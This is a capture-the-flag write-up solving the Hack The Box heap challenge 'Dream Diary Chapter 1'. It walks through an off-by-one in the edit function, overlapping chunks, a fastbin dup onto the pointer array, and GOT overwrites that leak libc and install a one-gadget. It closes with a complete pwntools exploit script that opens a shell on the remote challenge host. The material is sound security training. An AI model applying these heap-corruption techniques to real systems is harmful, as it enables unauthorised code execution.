

Dream Diary Chapter 1

1) Checked security




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Dream Diary Chapter 1/pwn_dreamdiary1/challenge]
└─$ checksec dreamdiary1_patched
[*] '/home/vigneswar/Pwn/Dream Diary Chapter 1/pwn_dreamdiary1/challenge/dreamdiary1_patched'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x3fe000)
    RUNPATH:  b'.'
```

2) This is a heap challenge




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Dream Diary Chapter 1/pwn_dreamdiary1/challenge]
└─$ ./dreamdiary1_patched

+------------------------------+
|         Dream Diary          |
+------------------------------+
| [1] Allocate                 |
| [2] Edit                     |
| [3] Delete                   |
| [4] Exit                     |
+------------------------------+
>> |
```

3) Vulnerability
The edit function is vulnerable to off by one



```
pwndbg> vis

0x1ebc000       0x0000000000000000      0x0000000000000021      .........!....
...
0x1ebc010       0x6161616161616161      0x6161616161616161      aaaaaaaaaaaaa
aaa
0x1ebc020       0x6161616161616161      0x0000000000020f0a      aaaaaaaa.....
...      <-- Top chunk
```

4) Debugging
Before we move on its helpful to get the source code




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Dream Diary Chapter 1/pwn_dreamdiary1/challenge]
└─$ strings libc.so.6 | grep -i "GNU C Library"
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu11.3) stable release version 2.23, by Roland McGrath et al.
```

https://elixir.bootlin.com/glibc/glibc-2.23/source/malloc/malloc.c

5) Exploitation
i) First we need to get arbitrary write, we can do that my allocating the array of pointers


a) First we have to create overlapping chunks, we can use one off byte to create it

```
malloc(0x88, b'a'*0x88)
malloc(0x208, b'b'*0x1f0+p64(0x200))
malloc(0x88, b'c'*0x80)
free(1)
edit(0, b'a'*0x88+b'\x00') # change size of B
malloc(0xf8)
malloc(0xf8)
free(1)
free(2)
malloc(0xf8)
malloc(0x68) # pointed by 2 and 3
```



```
pwndbg> x/10a 0x00000000006020c0
0x6020c0:       0x1086010       0x10860a0
0x6020d0:       0x10861a0       0x10861a0
```


b) next we can use fastbindup to allocate near array of pointers



```
pwndbg> find_fake_fast 0x6020c0
Searching for fastbin size fields up to 0x80, starting at 0x602048 resulting
in an overlap of 0x6020c0
FAKE CHUNKS
Fake chunk | PREV_INUSE | IS_MMAPED | NON_MAIN_ARENA
Addr: 0x60207d
prev_size: 0xba38f91620000000
size: 0x78 (with flag bits: 0x7f)
fd: 0xba38f908e0000000
bk: 0x7f
fd_nextsize: 0xba38f91540000000
bk_nextsize: 0x7f

Fake chunk | PREV_INUSE | IS_MMAPED | NON_MAIN_ARENA
Addr: 0x60208d
prev_size: 0xba38f908e0000000
size: 0x78 (with flag bits: 0x7f)
fd: 0xba38f91540000000
bk: 0x7f
fd_nextsize: 0x00
bk_nextsize: 0x00

Fake chunk | PREV_INUSE | IS_MMAPED | NON_MAIN_ARENA
Addr: 0x60209d
prev_size: 0xba38f91540000000
size: 0x78 (with flag bits: 0x7f)
fd: 0x00
bk: 0x00
fd_nextsize: 0x1086010000000
bk_nextsize: 0x10860a0000000

pwndbg>
```

We can use the address 0x60209d to forge a fake size field

```
# fast bin dup
free(2)
free(4)
free(3)

malloc(0x68, p64(0x60209d))
malloc(0x68)
malloc(0x68)
malloc(0x68) # array address
```



```
pwndbg> x/10a 0x60209d
0x60209d:       0x814fc91540000000      0x7f
0x6020ad:       0xa58   0x0
0x6020bd:       0x1a15010000000 0x1a150a0000000
0x6020cd:       0x1a151a0000000 0x1a15210000000
0x6020dd:       0x1a151a0000000 0x6020ad000000
pwndbg> x/10a 0x6020c0
0x6020c0:       0x1a15010       0x1a150a0
0x6020d0:       0x1a151a0       0x1a15210
0x6020e0:       0x1a151a0       0x6020ad
0x6020f0:       0x0     0x0
0x602100:       0x0     0x0
pwndbg>
```

2) Leak libc address

We can change free@got.plt to jmp puts and free a pointer to puts@got.plt to leak libc address

```
malloc(0x68, 19*b'a'+p64(0x6020c0)+p64(exe.got.free)+p64(exe.got.puts)) # array
edit(1, p64(0x4006e0))
free(2)
libc.address = unpack(io.recv(6), 'all')-libc.sym.puts
print(hex(libc.address))
```

3) Shell

We can then overwrite malloc with a one gadget


```
edit(0, p64(exe.got.malloc))
edit(0, p64(libc.address+0xf1247))
io.sendlineafter(b'>> ', b'1')
io.sendlineafter(b': ', b'1337')
```

6) Exploit Script

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./dreamdiary1_patched")
libc = ELF("libc.so.6")
ld = ELF("./ld-2.23.so")
context.binary = exe

# io = gdb.debug(exe.path, 'c\nset max-visualize-chunk-size 0x500\n', api=True)
io = remote('94.237.61.197', 48930)
```

```
def malloc(size, data=b'X'):
    io.sendlineafter(b'>> ', b'1')
    io.sendlineafter(b': ', str(size).encode())
    io.sendlineafter(b': ', data)

def edit(idx, data):
    io.sendlineafter(b'>> ', b'2')
    io.sendlineafter(b': ', str(idx).encode())
    io.sendafter(b': ', data)

def free(idx):
    io.sendlineafter(b'>> ', b'3')
    io.sendlineafter(b': ', str(idx).encode())

array = 0x6020c0

# create overlapping chunks
malloc(0x88, b'a'*0x88)
malloc(0x208, b'b'*0x1f0+p64(0x200))
malloc(0x88, b'c'*0x80)
free(1)
edit(0, b'a'*0x88+b'\x00') # change size of B
malloc(0xf8)
malloc(0xf8)
free(1)
free(2)
malloc(0xf8)
malloc(0x68)
malloc(0x68)

# fast bin dup
free(2)
free(4)
free(3)

malloc(0x68, p64(0x60209d))
malloc(0x68)
malloc(0x68)

# leaking libc address
malloc(0x68, 19*b'a'+p64(0x6020c0)+p64(exe.got.free)+p64(exe.got.puts))
edit(1, p64(0x4006e0))
free(2)
libc.address = unpack(io.recv(6), 'all')-libc.sym.puts
print(hex(libc.address))

# ret2libc
edit(0, p64(exe.got.malloc))
edit(0, p64(libc.address+0xf1247))
io.sendlineafter(b'>> ', b'1')
io.sendlineafter(b': ', b'1337')

io.interactive()
```

7) Flag



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Dream Diary Chapter 1/pwn_dreamdiary1/challenge]
└─$ python3 solve.py
0x7f645d1dc000
$ ls
dreamdiary1
flag.txt
$ cat flag.txt
HTB{Singl3?_NO!_D0ubl3?_NO!_Tr1pl3_Unsaf3_Unlink}
$ 
```